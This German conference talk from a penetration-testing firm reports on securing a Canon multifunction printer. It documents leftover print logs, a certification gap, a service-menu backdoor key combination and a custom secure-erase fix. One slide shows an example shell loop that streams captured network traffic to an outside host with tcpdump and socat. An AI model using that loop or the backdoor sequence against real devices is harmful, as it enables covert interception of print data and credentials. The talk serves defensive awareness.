



Jailbreaking Your MFP for More Security

—

MFPs, sensible Druckdaten und IT-Sicherheit: Ein Erfahrungsbericht

Jens Liebchen (jens.liebchen@redteam-pentesting.de)

RedTeam Pentesting GmbH

<https://www.redteam-pentesting.de>

DV-Systembetreuung in Bibliotheken — ZBIW FH Köln

16. Mai 2014, Bergisch Gladbach




RedTeam Pentesting - Daten und Fakten

- ★ Gegründet 2004
- ★ Spezialisierung ausschließlich auf Penetrationstests
- ★ Firmensitz in Aachen, weltweite Durchführung von Penetrationstests
- ★ Forschung im IT-Sicherheitsbereich





Wir stellen ein!



⇒ <https://www.redteam-pentesting.de/jobs>



Motivation des Vortrags

Das Thema entstand aus der Notwendigkeit, ältere Geräte durch einen neuen MFP abzulösen.

Besonderheiten bei RedTeam Pentesting:

- ★ Datensicherheit & Datensparsamkeit
- ★ Zugangskontrolle
- ★ Netzwerksicherheit

⇒ Erfahrungen bei Evaluierung sowie Einführung des neuen Geräts weitergeben



Auswahl des MFPs und möglicher Dienstleister

Aufkommende Fragestellungen:

- ★ Wie wird die Datensicherheit zum Beispiel im Falle eines Diebstahls sichergestellt?
- ★ Wie werden Daten nach dem Druck vernichtet?
- ★ Welcher Dienstleister ist in der Lage auch speziellere Fragestellungen (IT-Sicherheit/Zusammenarbeit mit Linux-Clients) zu beantworten?



Erfahrungen mit möglichen Herstellern

- ★ Alle Hersteller adressieren den Bereich IT-Sicherheit
- ★ Typische Optionen:
 - ★ Absicherung der Übertragungswege (TLS/IPsec)
 - ★ Modul zur Festplattenverschlüsselung
 - ★ Modul zum sicheren Löschen
 - ★ Access-Control am Gerät (PIN/Chipkarten etc.)
- ★ Teilweise auch spezielle Dokumentation zum Thema IT-Sicherheit



Erfahrungen mit möglichen Dienstleistern

- ★ Es gestaltete sich schwierig, Dienstleister mit Know-How im IT-Sicherheitsbereich überhaupt zu finden
- ★ Oft sind einzig und alleine die Lösungen der Druckerhersteller bekannt.
⇒ Wo es keine Lösung gibt, gibt es dementsprechend auch kein Problem
- ★ Technische Details zu Lösungen/Optionen der Hersteller sind kaum zu finden



Canon C5051i

- ★ Anschaffung eines MFPs von Canon (C5051i)
- ★ Ausgestattet insbesondere mit Option zum sicheren Löschen
- ★ Im Folgenden: Viele Erfahrungen vermutlich auch auf andere Geräte übertragbar





Vorgehen

In diesem Vortrag wird lediglich der MFP (lokal) betrachtet:

- ★ Drucker soll Daten eines Auftrags nur möglichst kurz auf der Festplatte zwischenspeichern und dann sicher vernichten
⇒ Modul zum sicheren Löschen
- ★ Die meisten weiteren Schutzmaßnahmen werden durch entsprechende physische Sicherheit gewährleistet
- ★ Trotzdem normale Absicherung wie Entfernen unnötiger Dienste und Authentifizierung



Exkurs: Festplattenverschlüsselung

Warum wird keine Festplattenverschlüsselung eingesetzt?

- ★ Daten die nicht mehr vorhanden sind können auch nicht gestohlen werden!
- ★ Festplattenverschlüsselung, die autonom bootet, birgt Risiken:
 - ★ Was passiert bei einem Diebstahl des gesamten MFPs?
 - ★ Wo ist der Key überhaupt? Kann er extrahiert werden?
 - ★ Worst Case: Diebstahl von Daten der letzten Jahre vs. des letzten Tags

⇒ Löschen statt nur Verschlüsseln



HDD Data Erase Kit

- ★ Canons Lösung zum sicheren Löschen
- ★ Reine Software-Lizenz
- ★ Common Criteria EAL3 zertifiziert




HDD Data Erase Kit — Theorie

Canon-Broschüre:

„Once data has been committed to any disk drive, the potential exists for it to be retrieved — even after deletion — unless it's been effectively overwritten. To counteract this reality, Canon offers the optional HDD Data Erase function within imageRUNNER, imageRUNNER ADVANCE, and imagePRESS systems. **Once activated, the HDD Data Erase function overwrites traces of data on the disk drive.**“



HDD Data Erase Kit — Praxis





HDD Data Erase Kit — Praxis

- ★ Protokoll enthält viele Meta-Daten zu abgeschlossenen Druckjobs (Titel, Seitenanzahl, Benutzer etc.)
- ★ Protokoll enthält bei Faxen auch Telefonnummern
- ★ Protokoll normalerweise über das Display am Gerät direkt einsehbar
- ★ Protokoll bleibt selbst über einen Neustart des Geräts hinweg gespeichert



HDD Data Erase Kit — Praxis

Nach mehrtägiger Analyse des Problems durch den Dienstleister:

- ★ Nach Aussage des Dienstleisters können weder Canon noch der Dienstleister die Protokollfunktion abschalten



HDD Data Erase Kit — Praxis

Nach mehrtägiger Analyse des Problems durch den Dienstleister:

- ★ Nach Aussage des Dienstleisters können weder Canon noch der Dienstleister die Protokollfunktion abschalten
- ★ Protokoll lässt sich lediglich vor normalen Benutzern verstecken, wird aber im Hintergrund weiter gespeichert



HDD Data Erase Kit — Praxis

Nach mehrtägiger Analyse des Problems durch den Dienstleister:

- ★ Nach Aussage des Dienstleisters können weder Canon noch der Dienstleister die Protokollfunktion abschalten
- ★ Protokoll lässt sich lediglich vor normalen Benutzern verstecken, wird aber im Hintergrund weiter gespeichert
- ★ Einziger Lösungsansatz: Formatierung der Festplatte und anschließendes Einspielen eines Backups :-(



Einführung
Geräteauswahl
Evaluierung/Testbetrieb
Analyse, Angriffe und Lösungen
Fazit

Voraussetzungen und Angreifermodelle
HDD Data Erase Kit
Zugriff auf die Festplatte
Backdoor Servicemenü

Und was ist mit Common Criteria?



Und was ist mit Common Criteria?

Werbeaussagen vs. Zertifizierung:

- ★ Common Criteria unterscheidet zwischen D.DOC und D.FUNC
- ★ D.DOC wird für das Dokument verwendet, D.FUNC für Druckjobdaten (wie z.B. Metadaten)



Und was ist mit Common Criteria?

Werbeaussagen vs. Zertifizierung:

- ★ Common Criteria unterscheidet zwischen D.DOC und D.FUNC
- ★ D.DOC wird für das Dokument verwendet, D.FUNC für Druckjobdaten (wie z.B. Metadaten)
- ★ Unabhängig davon: In den Untersuchungsergebnissen zur „HDD Data Erase Function“ wird nur noch von „document data“ gesprochen



Und was ist mit Common Criteria?

Werbeaussagen vs. Zertifizierung:

- ★ Common Criteria unterscheidet zwischen D.DOC und D.FUNC
- ★ D.DOC wird für das Dokument verwendet, D.FUNC für Druckjobdaten (wie z.B. Metadaten)
- ★ Unabhängig davon: In den Untersuchungsergebnissen zur „HDD Data Erase Function“ wird nur noch von „document data“ gesprochen
- ★ Fraglich bleibt, was ist hier eigentlich zertifiziert?
- ★ Und welchen Vorteil bietet eine solche Zertifizierung in der Praxis?



Wie schwierig ist der Diebstahl der Festplatte. . .

„Wie kommt ein Angreifer an die Festplatte heran?“

„Das geht nicht so einfach, er müsste den gesamten MFP öffnen und benötigt entsprechendes Werkzeug. . .“



Wie schwierig ist der Diebstahl der Festplatte. . .

- ★ Stimmt!
- ★ Werkzeug: Schraubenzieher
- ★ Drei Kreuzschrauben trennen den Angreifer von der Festplatte





Wie schwierig ist der Diebstahl der Festplatte. . .

- ★ Stimmt!
- ★ Werkzeug: Schraubenzieher
- ★ Drei Kreuzschrauben trennen den Angreifer von der Festplatte
- ★ ⇒ Diebstahl der Festplatte ist für lokale Angreifer trivial möglich





Wie schwierig ist der Diebstahl der Festplatte. . .

- ★ Stimmt!
- ★ Werkzeug: Schraubenzieher
- ★ Drei Kreuzschrauben trennen den Angreifer von der Festplatte
- ★ ⇒ Diebstahl der Festplatte ist für lokale Angreifer trivial möglich
- ★ ⇒ Temporärer Zugriff und Manipulation der Festplatte leider auch





Backdoor Servicemenü

- ★ Schon vor der Beschaffung wurde vermutet, dass MFPs i.A. eine Backdoor für Servicetechniker haben
- ★ Dienstleister wie Hersteller schweigen sich dazu leider aus



Backdoor Servicemenü

- ★ Schon vor der Beschaffung wurde vermutet, dass MFPs i.A. eine Backdoor für Servicetechniker haben
- ★ Dienstleister wie Hersteller schweigen sich dazu leider aus
- ★ Internetrecherche hilft hier weiter :-)



Backdoor Servicemenü


Standardtastenkombination zum Öffnen
des Servicemenüs:

- 1 Einstellungstaste drücken
- 2 Tasten 2 und 8 gleichzeitig drücken
- 3 Einstellungstaste drücken





Backdoor Servicemenü





Möglichkeiten im Servicemenü





Möglichkeiten im Servicemenü

- ★ Nach dem Zurücksetzen des Administratorpassworts sind alle Einstellungen möglich
 - ★ also auch z.B. HDD-Verschlüsselung abschalten
 - ★ sicheres Löschen abschalten
 - ★ ⇒ Drucker steht unter der vollständigen Kontrolle des Angreifers



Möglichkeiten im Servicemenü

- ★ Nach dem Rücksetzen des Administratorpassworts sind alle Einstellungen möglich
 - ★ also auch z.B. HDD-Verschlüsselung abschalten
 - ★ sicheres Löschen abschalten
 - ★ ⇒ Drucker steht unter der vollständigen Kontrolle des Angreifers
- ★ Auch viele andere Einstellmöglichkeiten, die potentiell nicht nur die Datensicherheit gefährden:
 - ★ Einstellungen zum Laser
 - ★ Temperatureinstellungen zum Fixieren
 - ★ ...



Auswirkungen der Backdoor

- ★ Die Backdoor ist für normale Käufer nirgendwo dokumentiert
- ★ Selbst Canons Security Whitepaper zur Absicherung des Geräts enthält keine Hinweise auf die Backdoor
- ★ ⇒ Solange die Backdoor nicht abgesichert ist, sind aber alle anderen (lokalen) Absicherungsmaßnahmen wirkungslos



Auswirkungen der Backdoor

- ★ Die Backdoor ist für normale Käufer nirgendwo dokumentiert
 - ★ Selbst Canons Security Whitepaper zur Absicherung des Geräts enthält keine Hinweise auf die Backdoor
 - ★ ⇒ Solange die Backdoor nicht abgesichert ist, sind aber alle anderen (lokalen) Absicherungsmaßnahmen wirkungslos
 - ★ Trotz der Anforderung IT-Sicherheit: Keine Informationen und keine Absicherung des Servicemenüs
 - ★ Erst eigene Recherchen decken das Problem auf
- ⇒ Problembewusstsein bei Dienstleistern wie Herstellern scheint noch nicht sehr ausgeprägt zu sein



Einführung
Geräteauswahl
Evaluierung/Testbetrieb
Analyse, Angriffe und Lösungen
Fazit

Voraussetzungen und Angreifermodelle
HDD Data Erase Kit
Zugriff auf die Festplatte
Backdoor Servicemenü

Problembewusstsein Backdoor (anderer Hersteller)



Problembewusstsein Backdoor (anderer Hersteller)

„Bei einem Penetrationstest ist ein Service-Techniker-Passwort auf dem MFP X aufgedeckt worden. Wir benötigen Ihre Hilfe zur Absicherung der Schwachstelle. Das Service-Techniker-Passwort ist im Internet auch unter <http://example.com/servicemanual.pdf> öffentlich verfügbar.“



Problembewusstsein Backdoor (anderer Hersteller)

„Bei einem Penetrationstest ist ein Service-Techniker-Passwort auf dem MFP X aufgedeckt worden. Wir benötigen Ihre Hilfe zur Absicherung der Schwachstelle. Das Service-Techniker-Passwort ist im Internet auch unter <http://example.com/servicemanual.pdf> öffentlich verfügbar.“

„Vielen Dank für den Hinweis. Wir haben den Betreiber von example.com aufgefordert, das interne und nicht autorisiert veröffentlichte Dokument zu entfernen.“



Analyse der Festplatte

Festplatte ausbauen, Partitionen analysieren:

- ★ Linux-System (MontaVista, Debian GNU/Linux-basiert, i686 Hardware)
- ★ /dev/sda14 ist die Root-Partition



Analyse der Festplatte

Festplatte ausbauen, Partitionen analysieren:

- ★ Linux-System (MontaVista, Debian GNU/Linux-basiert, i686 Hardware)
- ★ /dev/sda14 ist die Root-Partition
- ★ ⇒ Passend statisch kompilierten Dropbear (SSH-Daemon) hinzufügen und beim Booten starten ⇒ Einfache Analyse zur Laufzeit



Analyse der Festplatte

Analyse zur Laufzeit:

```
$ ssh root@mfp
Linux (none) 2.6.18_pro500-pc_target-x86_pentium3
#5005 PREEMPT Tue May 31 18:28:52 JST 2011 i686
GNU/Linux

Welcome to MontaVista(R) Linux(R) Professional Edition
5.0.0 (0702774).

root@mfp:~#
```




Analyse der Festplatte

Analyse zeigt:

- ★ Alle Netzwerkdienste sind mit einem Binary BOOTABLE realisiert, von dem kein Quelltext vorliegt
- ★ Protokolldaten konnten auf Partition `/dev/sda11` gefunden werden
 - ★ Gemountet zur Laufzeit unter `/APL_GEN`
 - ★ Protokolle unter `/APL_GEN/nvmen` und unter `/APL_GEN/VAR/ADM/PIPITLOG`
- ★ Aktive SWAP-Partition (`/dev/sda15`)
- ★ SWAP-Partition enthielt nach einem Reboot noch alte Daten



Sicheres sicheres Löschen

Da Dienstleister und Hersteller das Löschen der Daten nur auf die Druckdaten beziehen, implementieren wir uns die Funktion selber.



Sicheres sicheres Löschen

Da Dienstleister und Hersteller das Löschen der Daten nur auf die Druckdaten beziehen, implementieren wir uns die Funktion selber.

- 1 Bootvorgang wird angepasst
- 2 Als einer der ersten Dienste wird nun ein sicheres Löschen aufgerufen
- 3 `shred` ist bereits vorinstalliert und kann verwendet werden
- 4 Protokolldaten sowie SWAP-Partition werden sicher gelöscht
- 5 Anschließend wird ein normaler Neustart ausgelöst



Vorteile der Lösung

- ★ Sicheres Löschen der Protokolldaten und des SWAPs kann zum Beispiel einmal täglich automatisiert geschehen (z.B. nächtlicher Neustart)
- ★ Auch manuell kann ein solches Löschen jederzeit durch einen einfachen Neustart ausgelöst werden (Schalter am Gerät)
- ★ Minimalinvasive Lösung
- ★ Lösung einfach realisierbar (auch in Bezug auf Updates der Drucker-Firmware)



Probleme der einfachen Anpassbarkeit

So bequem die Analyse über die Festplatte möglich war, so einfach können auch Angreifer die Software manipulieren:

```
while true; do
  tcpdump -i eth0 -n -p -s 0 -w - | socat -u - tcp:
    example.com:2323
  sleep 5
done
```



Mögliche Angriffe

Kurzzeitiger einmaliger Zugriff eines Angreifers auf die Festplatte des MFPs bedeutet potentiell:

- ★ Abfangen von Daten und Druckjobs



Mögliche Angriffe

Kurzzeitiger einmaliger Zugriff eines Angreifers auf die Festplatte des MFPs bedeutet potentiell:

- ★ Abfangen von Daten und Druckjobs
- ★ Selbst möglich bei der Verwendung von SSL oder IPsec (Schlüssel müssen auf dem Gerät verfügbar sein)



Mögliche Angriffe

Kurzzeitiger einmaliger Zugriff eines Angreifers auf die Festplatte des MFPs bedeutet potentiell:

- ★ Abfangen von Daten und Druckjobs
- ★ Selbst möglich bei der Verwendung von SSL oder IPsec (Schlüssel müssen auf dem Gerät verfügbar sein)
- ★ Access-Control auf dem MFP umgehen



Mögliche Angriffe

Kurzzeitiger einmaliger Zugriff eines Angreifers auf die Festplatte des MFPs bedeutet potentiell:

- ★ Abfangen von Daten und Druckjobs
- ★ Selbst möglich bei der Verwendung von SSL oder IPsec (Schlüssel müssen auf dem Gerät verfügbar sein)
- ★ Access-Control auf dem MFP umgehen
- ★ Bei der Verwendung von Windows-Authentifizierung: Abfangen von Benutzer-Zugängen?



Mögliche Angriffe

Kurzzeitiger einmaliger Zugriff eines Angreifers auf die Festplatte des MFPs bedeutet potentiell:

- ★ Abfangen von Daten und Druckjobs
- ★ Selbst möglich bei der Verwendung von SSL oder IPsec (Schlüssel müssen auf dem Gerät verfügbar sein)
- ★ Access-Control auf dem MFP umgehen
- ★ Bei der Verwendung von Windows-Authentifizierung: Abfangen von Benutzer-Zugängen?
- ★ Nutzen des MFPs als Pivoting-System für Angriffe auf das Netzwerk (MFP baut Verbindung nach außen auf)



... und die Festplattenverschlüsselung?

- ★ Die Verschlüsselung der Festplatte wurde nicht untersucht



... und die Festplattenverschlüsselung?

- ★ Die Verschlüsselung der Festplatte wurde nicht untersucht
- ★ Da das Gerät aber autonom bootet, könnte ein Angreifer eventuell auch an den Key gelangen
- ★ Andere Angriffe, wie die Backdoor über das Servicemenü oder auch Hotplugging-Angriffe könnten potentiell ebenfalls verwendet werden, um die Verschlüsselung zu überwinden



MFP-Sicherheit

- ★ MFPs ohne physische Zugangskontrolle laden geradezu dazu ein, sie zu manipulieren.
- ★ Gerade MFPs auf Fluren (z.B. in Universitäten) sollten eigentlich als kompromittiert betrachtet werden



MFP-Sicherheit

- ★ MFPs ohne physische Zugangskontrolle laden geradezu dazu ein, sie zu manipulieren.
- ★ Gerade MFPs auf Fluren (z.B. in Universitäten) sollten eigentlich als kompromittiert betrachtet werden
- ★ Siegel für Festplatten?



MFP-Sicherheit

- ★ MFPs ohne physische Zugangskontrolle laden geradezu dazu ein, sie zu manipulieren.
- ★ Gerade MFPs auf Fluren (z.B. in Universitäten) sollten eigentlich als kompromittiert betrachtet werden
- ★ Siegel für Festplatten?
- ★ Herstelleraussagen und Zertifizierungen sind mit großer Vorsicht zu genießen. Wie kann ein Gerät einerseits EAL3-zertifiziert sein, und andererseits mit einer einfachen Tastenkombination jedem Administratorrechte einräumen?



Einbeziehung des Dienstleisters

- ★ Es empfiehlt sich, Dienstleister sehr frühzeitig darüber zu informieren, dass IT-Sicherheit eine wichtige Anforderung ist
- ★ Auch ohne großes Know-How haben Dienstleister natürlich ein Interesse daran, die Anforderungen des Kunden zu erfüllen
- ★ Dienstleister zeigte sich bereits im Vorfeld kooperativ
- ★ Auch die „kreative Lösung“ wurde akzeptiert (die Alternative wäre allerdings eine Rückabwicklung des Vertrags gewesen)



Ausschreibungen und Neubeschaffungen

- ★ Lassen Sie sich vertraglich zusichern, dass keine (nicht dokumentierten) Backdoors existieren
- ★ Beschäftigen Sie sich (und/oder Ihren Dienstleister) umfassend damit, welche Absicherungsmöglichkeiten existieren. Teilweise benötigen Sie hierfür bereits Zugang zum Servicemenü.
- ★ Versuchen Sie Zugriff auf Service-Manuals o.ä. zu erlangen, damit Sie überhaupt alle Konfigurationsmöglichkeiten kennen
- ★ Evaluieren Sie, inwieweit der von MFPs gebotene Schutz überhaupt ausreicht (z.B. für Ihre Forschungsergebnisse)



Viel Raum für Forschungsarbeiten

Dieser Vortrag soll nur Erfahrungen weitergeben, daher:

- ★ Im Bereich von MFPs und sicherem Drucken sind noch viele Forschungsthemen offen, z.B.:
 - ★ Angriffe auf die Festplattenverschlüsselung
 - ★ Analyse von BOOTABLE für Angriffe aus dem Netzwerk
 - ★ Angriffe via USB
 - ★ ...
- ★ Aufgrund der einfach durchführbaren Analysen auch sicherlich viele Themen für studentische Projektarbeiten



Einführung
Geräteauswahl
Evaluierung/Testbetrieb
Analyse, Angriffe und Lösungen
Fazit

MFP-Sicherheit
Einbeziehung des Dienstleisters
Ausschreibungen/Neubeschaffungen
Viel Raum für Forschungsarbeiten

Zeit für Ihre Fragen!

Vielen Dank für Ihre Aufmerksamkeit